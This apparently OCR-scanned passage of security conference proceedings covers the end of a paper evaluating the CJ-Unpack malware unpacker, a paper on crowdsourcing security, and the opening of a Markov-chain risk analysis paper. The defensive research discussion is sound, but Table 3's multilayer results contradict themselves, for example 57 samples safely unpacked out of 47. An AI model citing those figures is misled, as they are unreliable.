The reunion of the set of functions greater than 3 and lower than 50 symbols is returned. It should be noted that in special occasions, the signatures could be manually created and tested. These signatures are allowed to be smaller than 3 symbols.

False alarms

Once a candidate set of signatures is generated and tested, the resulted signatures are loaded into CJ-Unpack and run on a collection of applications built with various compilers. Only the signatures that do not give false detections are considered. The remaining signatures are sorted based on other criteria such as span, number of symbols, number of unique symbols. Finally, the best signature is designated to be used in CJ-Unpack for that compiler.

Experimental evaluation

Single layer unpacking

Our first test was conducted on 1000 single layer packed malware and was aimed to estimate the accuracy of basic unpacking process using CJ-Unpack. The distribution of packer used is described by Figure 5 and has the same characteristics as the actual packer distribution seen *in-the-wild*.




Figure 5. Malware packer distribution

The files were run on a 2.2 GHz *Pentium Core2 Duo* processor with 2 GB of RAM with a *Windows XP Service Pack 3* installed. The test measured the following attributes and the results can be seen in Table 2:

1. *Unpacking accuracy* – each unpacked code was manually reviewed and given one of the following attributes {unpacked, packed, partially unpacked}
2. *OEP accuracy* – each OEP discovered would be compared with the number of API calls made between the real OEP and the estimated OEP.
3. *Malware actions* – until unpacking signalled

Unpacking Accuracy	
Packed	10
Unpacked	897
Partially Unpacked	93
Total	1000

Malware actions	
0	727
<3	202
>3	71
Total	1000

OEP Accuracy	
0 calls	231
<3 calls	434
<5 calls	212
>5 calls	133
Total	1000

Table 2. CJ-Unpack single packer results

The results show that approximately 73% of the samples were safely unpacked (no malware actions and correctly unpacked). Another 12% were also safely unpacked although some actions were done by the malware that did not endanger the system stability. A 5% of the samples were either correctly unpacked but did too many malware actions or were partially unpacked with no malware actions yet. The remaining 10% were samples unpacked or detected after executing their payload.

The OEP accuracy test revealed a safe detection of 85% with less than 5 API calls between the real OEP and the actual OEP.

Multilayer unpacking

The test involved 1000 samples packed 10 times by different packer combinations. The test was aimed to estimate the number of layers discovered by CJ-Unpack and the ratio of correctly unpacked samples as described in the previous test.

The results (in Table 3) show that 83% of the samples were completely unpacked whereas 17% of the samples were not unpacked or the unpacking process was dangerous. This is consistent with the results obtained in the single layer test, as expected, since the unpacking only depends on the API flow of the payload.

The most interesting result was that an average of 4.2 layers per malware was detected that would mean each malware would have had 4.2 different states scanned for a signature match. This increases the chances of detection for a sample with 400% per sample on average[11].

Layers Discovered	Number of samples	Safely Unpacked	Unsafe Unpacked	Not Unpacked
0 layers	28	0	0	28
1-3 layers	595	491	80	14
4-6 layers	330	283	43	3
7-10 layers	47	57	1	0
Total	1000	831	124	45

Table 3. Multilayered unpacking results

Overhead

The last test presented tries to estimate the overall impact of CJ-Unpack on clean applications. This is done by measuring the time added to the loading process of a clean application when CJ-Unpack is running.

[11] On a malware packed 10 times. That would mean 42% of the layers will be scanned on average.

The following applications were considered for this evaluation: *Acrobat Reader 9.1, Microsoft Excel 2003, Mozilla Firefox 3, Internet Explorer 7, Adobe Photoshop CS, Microsoft PowerPoint 2003, Visual Studio 2005, Windows Media Player 11, Microsoft Word 2003.*

As can be seen the overhead added to the loading time is in the majority of cases less than 1 second (1000 milliseconds) which, we argue, is unnoticeable in most of the cases for the common user.




Figure 6. CJ-Unpack's overhead

Evaluation conclusions

We estimate an average of 81-84% successfully unpacked samples. The results on both single layer and multilayer tests show that the API flow detection technique is efficient and gives good results. The overhead added to the system is small and probably unnoticeable for the end user. 10-15% of the samples were not successfully unpacked by CJ-Unpack (and have executed their payload) but the fact that CJ-Unpack is augmented by a signature based antivirus limits the chances of infection. On average, for a packed sample, 40% of its intermediate packing layers will be scanned for signatures, increasing the chances of detection.

Related work

In this section we briefly overview related work in the field and describe the basic working of other generic purposes unpackers.

Mmm-Bop monitors the context passed to NtContinue function and writes down all the enabled hardware breakpoints locations (Bania, 2009). It also uses other dynamic binary instrumentation for analyzing packed binary code.

PolyUnpack, executes the program inside a debugger until it reaches an instruction sequence that does not appear in the static disassembly of the program (Royal, Halpin, Dagon, Edmonds, & Lee, 2006).

IDA's Universal PE unpacker plugin (Guilfanov & Haron) sets a breakpoint on the GetProcAddress API assuming that the program has been unpacked in the memory and starts to set up its import table when a calling to this API.

(Josse, 2006) presents a general unpacking algorithm that is based on simple integrity checks of the executable code of the target. Every time differences are noticed between the executable image blocks and its corresponding process memory blocks, the executable image block is replaced by the new memory block, which is presumed to be unpacked. The framework also hooks the API functions used during the execution of the target process in order to try reconstructing the IAT.

OllyBonE (Stewart, 2008) uses the page protection mechanism to implement break-on-execution.

Eureka (Sharif, Yegneswaran, Saidi & Porras, 2008) is a static analysis framework and includes an automatic binary unpacking unit based on heuristic and statistical method with system call granularity. Their heuristic is to make process snapshots at the program exit system call (NtTerminateProcess). The authors commented that this heuristic works for incremental unpackers which gradually reveal hidden codes but never re-encrypt the once-revealed codes. They also track the NtCreateProcess system call, in the notion that many malware spawn their own images to evade naïve unpacking trials. Eureka also involves a statistical method that recognises specific x86 code pattern bi-gram frequency (prevalent patterns such as push or call instructions). The expectation is that such patterns will occur more frequently as a stub unpacks.

Although many other general purpose unpackers have been proposed, these are the only ones that share some features with CJ-Unpack. As can be seen, the approach of using API or system call hooks is not new but has been used on a special class of functions that could be used as markers to heuristically determine the moment of unpacking. None of the generic unpackers proposed so far uses a general hooking mechanism on all API functions in order to determine the unpack moment.

The signature based detection on normal unpacked code has been also proposed but the signatures have been generated at instruction level and are not as flexible as the ones based on the API flow approach.

Most of the proposed techniques relied on emulated or virtualised code which is vulnerable to anti-emulation or anti-debugging tricks. CJ-Unpack avoids these problems by unpacking at runtime on the real machine. This may be dangerous on some occasions but the fact that the unpacker stops very close to the original entry point and is augmented by a virus scanner minimises the chances of infection by malware.

Limitations

By design, CJ-Unpack exploit the malware itself and the fact the polymorphism of one is based almost entirely on the packer. CJ-Unpack is because of this unable to correctly unpack the malware samples that were not built using standard compilers. Such malware would have a different API flow and would not give a match on any of the signatures known. Fortunately we noticed there is a very small percentage of this type of malware. Such samples were mostly written in ASM. This problem could be overcome by generating specific malware families API flow signatures but this approach does not relate to the generic unpacking issue.

CJ-Unpack is also vulnerable to injected module detection. Monitored applications could easily recognise an unknown DLL loaded in its process space and try to unload it before unpacking. This would disable the API monitoring but would also crash the application since the API functions were previously modified so that they would jump to a memory location which is now released. We believe this side-effect will safely protect the users from malicious programs since this DLL-unloading behaviour is found mostly in malware. We must notice that these weaknesses are due to

the hooking framework used. As stated before, the hooking framework may be replaced in the future and thus avoid there vulnerabilities.

As any process, CJ-Unpack could be stopped by malware that would have explicit knowledge of its architecture either by disabling the driver, by terminating the supervisor, or simply by deletion of both.

It should be also noticed that it may be possible on some compilers to disable the generation of the stub using some specific compiler options. On Delphi, Visual Basic and to some extent, Visual C++[12] the stub cannot be disabled which means that up to 93% of the malwares cannot use this method to avoid being detected by CJ-Unpack.

Future work

The signature generation methodology could be further improved by generating signatures on internal API flow as event-sets or considering the call parameters as events in the sequence pattern discovery algorithm. As stated, this would allow for better signatures to be discovered. Improvements could be added to the security of CJ-Unpack that would protect it from malicious software trying to disable it. Future CJ-Unpack versions should consider kernel-mode or CPU emulator based hooking mechanisms to avoid being detected.

Conclusions

We conclude that CJ-Unpack is a reliable solution for generic unpacking with a good unpacking ratio that offers many advantages and helps limit the number of signatures that an antivirus needs for detection. Because it runs on the real operating system, it doesn't need virtualization or emulation techniques, which makes it immune to the tricks malware use to avoid detection but it must be augmented by a signature based antivirus in order to ensure complete protection against some special type of malware.

Acknowledgements

The authors would like to thank Sandor Lukacs, Dan Lutas, Vlad Topan, Rasvanta Vasile and Matei Stoica for their help in writing this paper.

[12] On Visual C++ the stub can be partially removed, but no complete method is known by the author.

References

Morgenstern, M., & Marx, A. (2008) *Runtime Packer Testing Experiences*. 2nd International CARO Workshop.

Brosch, T., & Morgenstern, M. (2006) "*Runtime packers, the hidden problem?*" Presented in Black Hat Conference.

Bustamante, P. (2007) *Mal(ware)formation statistics*. Retrieved 13 December, 2009, from http://research.pandasecurity.com/archive/Mal_2800_ware_2900_formation-statistics.aspx

Szor, P. (2005) *The Art of Computer Virus Research and Defense*, chapter 11, pages 425–494. Addison-Wesley.

Joshi, M., Karypis, G., & Kumar, V. (1999) "*A Universal Formulation of Sequential Patterns*", Technical Report No. 99-021, Department of Computer Science, University of Minesota.

Agrawal, R., & Srikant, R. (1995) "*Mining Sequential Patterns*", ICDE.

Brubacher, D., & Hunt, G. (1999) *Detours : Binary Interception of Win32 Functions.* In Proceedings of the 3rd USENIX Windows NT Symposium, pages 135–143.

Richter, J. (1999) *Programming Application for MS Windows. Chapter "API Hooking by Manipulating a Module's Import Section"*

Richter, J. (1994), "*Load Your 32-bit DLL into Another Process's Address Space Using INJLIB*", MSJ, May.

Hopcroft, John E. and Jeffrey D. Ullman (1979) *Introduction to Automata. Theory, Languages and Computation*. Addison Wesley, Chapters 2 and 3.

The Open Group (1997) *"Regular Expressions"*, *The Single UNIX Specification, Version 2*

Ahola, J. (2001) *Mining Sequential Patterns*, Reaseach Report TTE1-2001-10

Mannila, H., Toivonen H., & Verkamo, I. (1997) "*Discovery of Frequent Episodes in Event Sequences*", Report C-1997-15, University of Helsinki, Department of Computer Science.

Bania, P. (2009), *Generic Unpacking of Self-modifying, Aggressive, Packed Binary Program.* Retrieved 10 December 2009, from http://piotrbania.com/all/articles/pbania-dbi-unpacking2009.pdf

Royal, P., Halpin, M., Dagon, D., Edmonds, R., & Lee, W. (2006) *PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware*. In Proceedings of 2006 Annual Computer Security Applications Conference *(ACSAC)*, pages 289–300, Washington, DC, USA. IEEE Computer Society.

Guilfanov I. & Haron Y. *IDA's Universal PE unpacker plugin*.

S. Josse. *Secure and advanced unpacking using computer emulation*. In Proceedings of the AVAR 2006 Conference, Auckland, New Zealand, December 3-5, pages 174–190, 2006. & In Journal in Computer Virology, volume 3, pages 221-236. Springer, 2007.

Stewart, J. *Ollybone*. Retrieved 14 December 2009, from http://www.joestewart.org/ ollybone/

Sharif, M., Yegneswaran, V., Saidi, H., Porras, P. (2008) "*Eureka: A Framework for Enabling Static Analysis on Malware,*" Technical Report SRI-CSL-08-01. SRI International.

Is there a future for Crowdsourcing security

Methusela Cebrian Ferrer
CA Inc. – HCL Technologies Ltd

About Author

Methusela Cebrian Ferrer is Senior Researcher leading Internet Security Intelligence Contact Details: Level 5 380 St. Kilda Road, South Melbourne Victoria, Australia 3205 phone +61-03-8506-9679, e-mail methusela.ferrer@ca.com or mferrer@hcl.in

Keywords

Crowdsourcing, collective intelligence, crowd, digital ecosystem, complex systems, cyberspace, threat landscape

Is there a future for Crowdsourcing security

Abstract

The World Wide Web has dramatically changed over the past years, from static pages to dynamic and even more interactive content. In a broader perspective, technologies that go along with the internet have transformed the society we lived in. For most developing countries, online world is now considered as integral part of daily activity – we play online, we shop online, we work online, we learn online and we interact online.

In the same way, internet threats continuous to flourish each year, attackers are more than ever capable to build and deploy powerful attacks, often regarded for notoriety, political and financial gain. The unprecedented increase of malware reflects a perpetual arms race against cyber criminals.

Web 2.0 geared us into a participative open knowledge sharing culture, where platforms created and designed for individual to contribute ideas, share experiences, provide solutions and raise awareness. The richness of content and freely shared data in web-based communities such as social networks, forums, blogs and micro-blogs empowers internet crowd, for example security researchers responds to newly reported attack resulting to collaboration and timely response of security awareness and deliverables.

"Crowdsourcing is a neologism for the act of taking tasks traditionally performed by an employee or contractor, and outsourcing them to a group (crowd) of people or community in the form of an open call."[1]

This paper aims to examine the concepts of Crowdsourcing security, how it works, what are the benefits and ethical issues surrounding it. As web-based technologies moves towards interactive social media, real-time web, and capturing geo-specific content, it is important to understand whether Crowdsourcing security is a viable strategy for the security industry.

1. What is Crowdsourcing?

"Two heads are better than one" is a famous proverb that depicts the meaning of collective human intelligence within the *crowd*. The rapid advancement in information technology has profound influence in the world we lived in. It is evident that the socio-economic advantages of the internet attract more individuals and countries to plug-in, resulting to increasing population each year[2].

Cyberspace is everyone, everywhere and anytime; propelled by growing web technologies and innovations of global inter-connectivity through internet-enabled devices, it continue to empower internet *crowd* creativity and productivity. The phenomenal rise of social media manifest opportunity and freedom - freedom to express, freedom from want, freedom to connect, freedom to choose and freedom of belief. Everyone has an opportunity to be recognized and to be heard regardless of age, gender, race, belief and education.

[1] http://en.wikipedia.org/wiki/Crowdsourcing

[2] http://www.internetworldstats.com/stats.htm

The wisdom of the *crowd* is driving change in businesses, health, technologies, entertainment, news media, research, education and even government policies.

This phenomenon was first examined by Jeff Howe (2006) a Wired magazine writer and coined the word "*Crowdsourcing*" in June 2006 issue. In a booked titled Crowdsourcing: Why the Power of the Crowd is Driving the Future of Business, Howe explained how startup companies such as iStockPhoto, InnoCentive, Digg, Threadless.com to establish companies such as Amazon, Google, Hewlett-Packard and Dell, are adopting revolutionary concept brought by the digital herd.

Reviews, recommendations and ratings are essential to a successful online business. For example, Amazon users are encourage to write a review, eBay users rates the buying experience, Expedia offers best travel deals with real-world users advise and Virtualtourist *crowd* offers millions of travel review and photos from small suburban town to every big cities around the world.

The wisdom of the *crowd* can answer questions and provide solutions to a problem. For example, a useful reference can be found in Wikipedia, Yahoo Answers allows users to Q&A on any topic; PatientsLikeMe.com enables members to share treatment and health symptoms.

In software technology, a collaborative intelligence of the *crowd* can be seen in an open source development - where it attracts users and liberate the *crowd* to study, change, distribute and enhance by adding new features into existing open source projects. GNU[3] operating system is composed of free utilities and application, and the combination of GNU and Linux brought more flavors of GNU/Linux distributions for example Fedora, Debian, Suse and Mandrake. The rise of world wide web can be attributed to an open source web server we called Apache HTTP Server, which held 50% of the market-share based from Netcraft January 2010 survey[4]. Mozilla Firefox, GIMP, OpenOffice, VLC and WinMerge are some of the well known open source productivity tools and application motivated by the philosophy of the free software movement.

The world has witnessed the rise of the amateurs in YouTube. The film-maker of a four-minute 500$ budget film called Panic Attack received a 30$ million movie deal. Twitter became important medium to Iran election protesters in 2009. The world became aware of the crisis because thousands of amateur videos revealed the actual footages of Iran election crisis. New Zealand police successfully arrested a safe burglar after using Facebook to tap internet local community to help identify and track.

In the broader field of complex problem solving, InnoCentive became a leader of open innovation with more than 180,000 solvers - including scientists, researcher, engineers, chemists, physicists, and designers around the world. Solving a challenge problem is usually rewarded in cash ranging $10,000 to $100,000. An awarded solver includes solar-powered mosquito-repellent, anti-malarial device and even accelerating discovery and development of Tuberculosis (TB) drugs.

The advent of Web 2.0 and user-generated contents has opened an endless opportunities. The semantic and real-time web known as Web 3.0 is expected to even more empower the intelligence of the *crowd*.

---

[3] http://en.wikipedia.org/wiki/GNU

[4] http://news.netcraft.com/archieves/web_server_surveys.html

2. Cyberspace Threat Landscape

While internet users continuous to embrace the phenomenon of social media, the global information security industry is also observing unprecedented increase of cyber criminal activities.

In May 2009, AVTest.org malware collection nearly reached 22 millions of unique samples, in which three years before collections, the unique malware sample did not even reach 5 million. This is significant change in the overall threat landscape, which became a challenge to every security labs and researchers around the world.

In the first half of 2009, CA Global Security Advisor published "State of the Internet 2009"[5] and revealed that Internet is the primary threat distribution vector. The Internet is accounted for 78% of the attack vector, while email and removable media accounts for 17% and 5%, respectively.

In March 2009, Nielsen Online published "Global Faces and Network Places"[6] and revealed that two-thirds (67%) of the world's internet population visits online communities - social networks and blogs. These online communities and the increasing rich media content encourage internet users to spend longer time. Facebook is the most popular social networking site and the average time per person spent is 3 hours 10 minutes. In another report[7], Nielsen Online further revealed the top two social networking sites based on total minutes, are Facebook and MySpace. Twitter popularity ranked 5th, and LinkedIn, the professional and business social networking site ranked 8th.

This information concur the emergence of Koobface - the social networking worm discovered affecting Facebook users in July 2008. Today, Koobface malware has evolved into different versions, extending its internet viral activity to users of MySpace, Tagged, Friendster, hi5, Bebo, Fubar, myYearbook, Netlog, Badoo and the latest addition is Twitter.

The popularity of Twitter did not escape malicious user's attack. In April 2009, Mikeyy worm was discovered spreading automated tweets across the micro-blogging network. The worm exploits cross-site scripting (XSS) vulnerabilities on the Twitter profile page to propagate. The Myspace Samy worm is also known propagating through XSS attack.

In May 2009, the Gumblar.cn attack was found in thousands of compromised legitimate websites. Unsuspecting users were redirected to a drive-by-download attack for installation of a malicious backdoor program. Gumblar.cn even morphed into varying domain name and new web infection is now discovered every 3.6 seconds according to Sophos 2009 first half report[8].

Threats perpetrated through cyberspace also include the BlackHat SEOs, where users fall prey to malicious website through poisoned search results. Cybercriminal offensive developments and activities continuous to flourish each year; Website redirection and internet distribution is becoming more geo-specific and targeted, delivering internet threats specific to users' details, for example language, time zone, operating system and browsing behavior.

---

[5] http://www.ca.com/files/SecurityAdvisorNews/2009threatreportfinalfinal_224176.pdf

[6] http://blog.nielsen.com/nielsenwire/wp-content/uploads/2009/03/nielsen_globalfaces_mar09.pdf

[7] http://www.nielsen-online.com/pr/pr_090602.pdf

[8] http://www.sophos.com/sophos/docs/eng/papers/sophos-security-threat-report-jul-2009-na-wpus.pdf

Cybercriminals aggressive scareware tactics in its attempt to lure the user into buying rogue security software has successfully cashed in and Internet Crime Complaint Center (IC3) 2009 Intelligence Note disclosed that "The FBI is aware of an estimated loss to victims in excess of $150 million"[9].

The IC3 2009 Annual Report[10] further revealed that the online crime complains has increased 22.3% from 2008 and the total cybercrime losses doubled to $559.7 million from $265 million in 2008.

3. The Digital Ecosystem

In a natural environment, the term ecosystem is defined as a biological community of interacting organisms and their physical environment. Professor Yaneer Bar-Yam studies complex systems and explained the concept of ecosystem as follows:

In biology/ecology, ecosystem is a collection of organisms in one area that interact and therefore depend to each other. It is to be contrasted with the notion that organisms are deadly competition with each other for evolutionary survival. The concept of ecosystem may be viewed as a systems generalization of the food chain and food web, allowing for more general relationships than consumption. For example, plants not only provide food for animals but also shelter, shade, etc.

The contrast between the idea of survival through competition and the idea of an ecosystem has also been transferred to social and economic systems.

We see that, in principle, the idea of an ecosystem corresponds to viewing an organism as part of a larger scale system whose parts are interacting and interdependent.[11]

The study of biology and ecology systems enables computer scientist and researchers view and relate understanding to the *digital ecosystem*.

The information, communication and computer technology defined a global digital community of collective human intelligence (living organism) continually engaging in a highly interrelated set of relationships constituting the environment or community in which they exist. A *digital ecosystem* is a system whose elements (information, software component, online services, application, system, and network) are interacting and benefiting via symbiotic relationship.

In natural world, no organism is self-governing entity, it is all part of an environment of rich living and non-living elements, interacting with its environment are fundamental to the survival of the organism and the functioning of the ecosystem as a whole.

The interaction where neither of the two species directly affects each other is called *neutralism*. *Competition* occurs when the effect are mutually detrimental. In an *amensalism*, one species suffers while the other is not affected in any way. However, when one species benefit while the other is

[9] http://www.ic3.gov/media/2009/091211.aspx

[10] http://www.ic3.gov/media/annualreport/2009_IC3Report.pdf

[11] http://necsi.org/guide/concepts/ecosystem.html

unaffected it is called commensalism. *Mutualism* is when the two specifies derived mutual benefit. In most cases, mutualism is necessary for both interacting species to survive. The last biological interaction is *parasitism* or *predation* where species gains while the other species suffers.

In the same way, there are no elements or parts in digital ecosystem that is autonomous, it is all part of an environment where each element (internet, *crowd*, web, application, storage, mobile device and etc...) interacts directly and indirectly affects each other.

The Internet is a digital ecosystem that is composed of diverse complex interaction for example networks, systems, applications and the *crowd*. It fosters open and collaborative environment, where each species consume, utilize, alter, evolve, reproduce, and adopt, the environment and its resources.

4. The Crowd, Threats and Digital Ecosystem

In a perspective of studying the complex interaction between the digital *crowd* activities and its environment, we will focus and take a look at the threats in the ecosystem.

The relationship and interaction where one species gains while the other species suffers is detrimental, environmentally and economically to the natural ecosystem. Threats such as parasitism, predation, viruses, pest and diseases can spread and move from one location to another and can damage the organisms, habitat and affect the overall functioning of the ecosystem. For example, uncontrolled spread of weeds (e.g., zebra mussels in the Great Lakes), pest (e.g., sugarcane rodents in Queensland, Australia) or diseases (e.g., dengue fever widely occurs in tropic regions like in Northern Australia, Thailand and Brazil).

The same as true for *digital ecosystem*, threats such as XSS attacks, Blackhat SEOs, drive-by download, identity theft, scareware, rogue application, hacking, info stealers, phishing, cyberbullying, cyberstalking, cyberspying, spamming and scamming takes advantage of the relationship and interaction, where the malicious attacker gains while the victim suffers. Threats take advantage and abuse the mutualism developed by a particular interaction in an environment. Social engineering technique, 0-day hack-attack, exploiting known vulnerability, man-in-the-middle attack, poisoning, manipulation and/or propagation of malware infection are example of the effect of the interactive relationship. The impact and scale of the attack in the *digital ecosystem* varies from a global outbreak such as the Conficker[12] worm, the social network worm Koobface[13] or those conducting cyberwarfare attack such as Hydraq[14]. It is worth noting that these threats also interact and affect each other, which means that competition and mutualism also occurs within the food chain. A coordinated, collaborative, organized cyber criminal activity can perpetrating diverse means of attack in the cyberspace and, its network and infrastructure is capable to deploy threats both for mass and targeted attacks. The impact of these threats to *digital ecosystem* security and defenses are invasive, damaging and may lead to infestation and exposure of further threats.

---

[12] http://mtc.sri.com/Conficker/

[13] http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_koobface_jul2009.pdf

[14] http://www.ca.com/files/SecurityAdvisorNews/in-depth_analysis_of_hydraq_final_231538.pdf

5. Security Defences

The biological immune system has a powerful information processing capability which includes detection, response, learning, memory, and distributed layered defense mechanism. These rich metaphorical features convey different way of design and understanding of computer security defenses and to the overall understanding on how the *crowd* contributes to *digital ecosystem* protection mechanisms.

Janssen (2001) discussed interesting points of ecological economic systems and the immune system, and reveals similar features that suggest ways in which model of immune systems could be used. He explored how immune system as a model develops an understanding when dealing invasion - in technology, for example he cited the first successful application of artificial immune systems was in the field of computer security. Walker (2001) agreed that the concept of the immune system as guide to developing long-term sustainable policies for managing ecosystems is appealing but pointed out that there are no simple rules for managing complex systems. He argued Janssen (2001) proposition and explained that lower organisms use less sophisticated mechanisms (e.g., frog rely on skin secretion as barrier system based defense).

Walker (2001) noted that *when invasive species enter the ecosystems, the entity to be managed is a country or nation. The institutional framework for management is always a mixture of state and private arrangements.* He focused the discussion on the *mammalian immune system* which is more complex, and key features must include distributed systems, detection of stationary and mobile components, double trigger system, different kinds of responses, memory component to ensure successful solutions are retained, ability to allocate large amount of resources to solving the problem compartmentalization of effort and isolating the response.

These discussions and concepts share the same truth in digital information security. There are variety of security controls available, in which, allows multi-layered of security defenses to protect for example, an IT critical network infrastructure. However, the complexity emerges when the same network is plugged into uncontrolled environment for example, mobile devices, diversity of the *crowd* and the internet. In such case, a simple controlled network infrastructure becomes a part of complex systems of the internet - where anyone is susceptible to threats from everywhere, anywhere and anytime.

6. Crowdsourcing Security

The symbiotic relationship of the *crowd* and the *digital ecosystem* is continuously fuelled by the collective intelligence of the *crowd* itself. It is open, collaborative, diverse, adaptive, evolving, distributed, self-organized, multi-component, and inter-twined in a complex digital network of food chain or food web. In such environment, *crowd*'s resilience and innate behaviour to respond, recognize, learn and interact to any type of security threats is essential to the functioning of the *digital ecosystem* and the continuous adaptive security process within its first line and layered defences (e.g., anti-virus, anti-spam, content filtering, reputation, security policies, firewall, intrusion and behavioural detection, etc.) .

Crowdsourcing in a perspective of security must understand key factors and these are elements, roles, features and challenges of the interaction and relationship within a *crowd*.

6.1 Elements of a *crowd*

The relationship and interaction within a *crowd* is based on four fundamental elements:

Information - The collaboration and interaction enables information (communication, data, message, collection of facts, meaning, patterns and knowledge) to flow within a *crowd.* The reaction or energy flow depends on the assessment, perception, and worthiness of the information.

Energy - Energy is a capacity or ability of a *crowd* to perform. When the information is processed, it means there is an action and effort exerted in response to perceived input.

Time - It is a duration, period or event, in which a *crowd* is bounded to process and perform an action.

Space - It is a platform, environment, venue, or area reserve for particular purpose.

The power of the *crowd* is attributed to these elements. It is the rate of doing work or the rate at which the energy is produced, transferred and consume in a given space and time.

6.2 Roles within a *crowd*

We will discuss the three important roles in the overall collaboration, interaction and activity of a *crowd*.

Enabler - One that provides capability and empowers the *crowd*.

Generator - One that create and produce goods and services for consumption (e.g., communication, data, collections, patterns, knowledge, findings, discovery, intelligence, tools, and etc.)

Consumer - One who consume, or uses goods and services.

6.3 Features of *crowd*

As discussed, the rich metaphorical features of the biological immune system are similarly applied in computer security. In the concept of *Crowdsourcing* security, these features are also observed adopted in the process of providing protection against digital threats.

Detection - The identification of suspicious harmful behavior such as malware distribution, internet fraud, abuse and etc.
Response - The ability to communicate, interact and create deliverables (e.g., awareness, analysis, signature, coordination, and tools)

Memory- The ability to store successful responses and, the capability to make it available when needed.

Maintenance - The system is less effective if it is not healthy. Maintenance is keeping the system in good shape, so it can continue to deliver and perform.

6.3 Challenges of *crowd*

We already discussed the *digital ecosystem* of the internet and the global threat landscape. The information security industry has always been adaptive to new platform and opportunities to providing security protection. The term *Crowdsourcing* might be a new terminology but the concept of collaboration and collective intelligence in information security has always been a part of the

system. This collaboration may exist through mailing list (private and open), forums, and blog and even in social networks.

Information security *crowd enablers* (e.g., VirusTotal, PhishTank, MalwareDomainList, SiteAdvisor, SafeWeb and etc.) provides participative, interactive platform for the Internet *crowd*.

The emergence of *digital ecosystem* and the continuous increase of threats in the cyberspace expose the increasing gaps of cyber security defenses.

The demand for *crowd enablers* to a real-time and collaborative security effort (detection, response, memory and maintenance) is essential to security intelligence and to the future of cyberspace security.

Although, it draws favorable result, the concept of *Crowdsourcing* in security also poses challenges and risk. Here are the few known issues that are widely discussed:

Disclosure - Unethical practice and public disclosure of sensitive information.

Manipulation - In an open and uncontrolled collaboration, malicious user may disguise and blend-in to take advantage of the *crowd* and security deliverables.

Boundaries - When anyone from the internet can do the job for free or less, then professionals compete and devaluate the quality of work and expertise over time.

Cost - Deploying a collaborative platform for *Crowdsourcing* security requires relative amount of cost, resources and maintenance; although, the semantic web is a promising technology, which may drive real-time intelligence and collaboration.

7. Is there a future for Crowdsourcing security?

In this paper, we discussed different examples of *Crowdsourcing*, walked-through the threat landscape, correlate to the *digital ecosystem*, weighed the expert insights of nature security defenses, apply the learning to *Crowdsourcing* security and explain the obvious challenges.

In summary, the concept of *Crowdsourcing* security is interesting to view and explore. While internet threats and cyber criminal capability are becoming more organized and coordinated, it is important to take into account the advantages of collaborative effort of experts and users for cyberspace defenses and protection is viable strategy for the overall functioning of the digital ecosystem

References

Jeff Howe (2006). The Rise of Crowdsourcing. Wired Magazine Issue 14.06. Retrieved from http://www.wired.com/wired/archive/14.06/crowds.html

Janssen, M. A. (2001). An immune system perspective on ecosystem management. *Conservation Ecology* **5**(1): 13. Retrieved from http://www.consecol.org/vol5/iss1/art13.

Walker, B. (2001). Ecosystems and immune systems: useful analogy or stretching a metaphor? Conservation Ecology **5**(1): 16. Retrieved from http://www.consecol.org/vol5/iss1/art16/

Security risk analysis using Markov chain model

Dr. Ferenc Leitold
College of Dunaújváros – Veszprog Ltd.

About Author(s)

Ferenc Leitold graduated from Technical University of Budapest in 1991. He received his Ph.D. at Technical University of Budapest too, in 1997 in the theme of computer viruses. Currently he teaches in the Institution of Informatics at College of Dunaújváros. He teaches computer security, and computer networks. His research interest is based on computer viruses: mathematical model of computer viruses, automatic methods for analysing computer viruses. According to the CheckVir project of Veszprog Ltd. he is dealing with the testing of anti-virus software products. From October 2004 he is a member of the editorial board of the Journal in Computer Virology.

Contact Details: H-8200 Veszprém, Kupa str. 16. HUNGARY. Phone: +36 30 9599-486 e-mail: fleitold@veszprog.hu

Keywords

Malware, Security, Simulation, Markov chain, Risk analysis

Security risk analysis using Markov chain model

Abstract

Nowadays, the security problem of computer networks is bigger and bigger. There are attacks using manual and purpose-designed tools as well, but in the last few years there have been special malware using automatic mechanisms. Attackers often use the effects of malware. In some cases attackers intentionally launch a malware, therefore attackers can remote control the (botnet) network of infected computers for later attacks.

Nowadays, attacks on computer networks use the communication among computers and computer users as well. For example, they are the worms spreading by using email messages, malware using botnet networks and attacks based on personal communication (social engineering). In this paper, a new mathematical model for attacks using communication will be described. On the one hand, the communication is among computers and, on the other hand, the communication among computer users as well. The described mathematical model is able to simulate the attacker possibilities. With the aid of this model, the points of the network accessible by attackers can be identified. This model can help to establish the most dangerous points among accessible points, to identify critical communication channels and protocols, thus it is possible to find the weak points of a security system.

Introduction

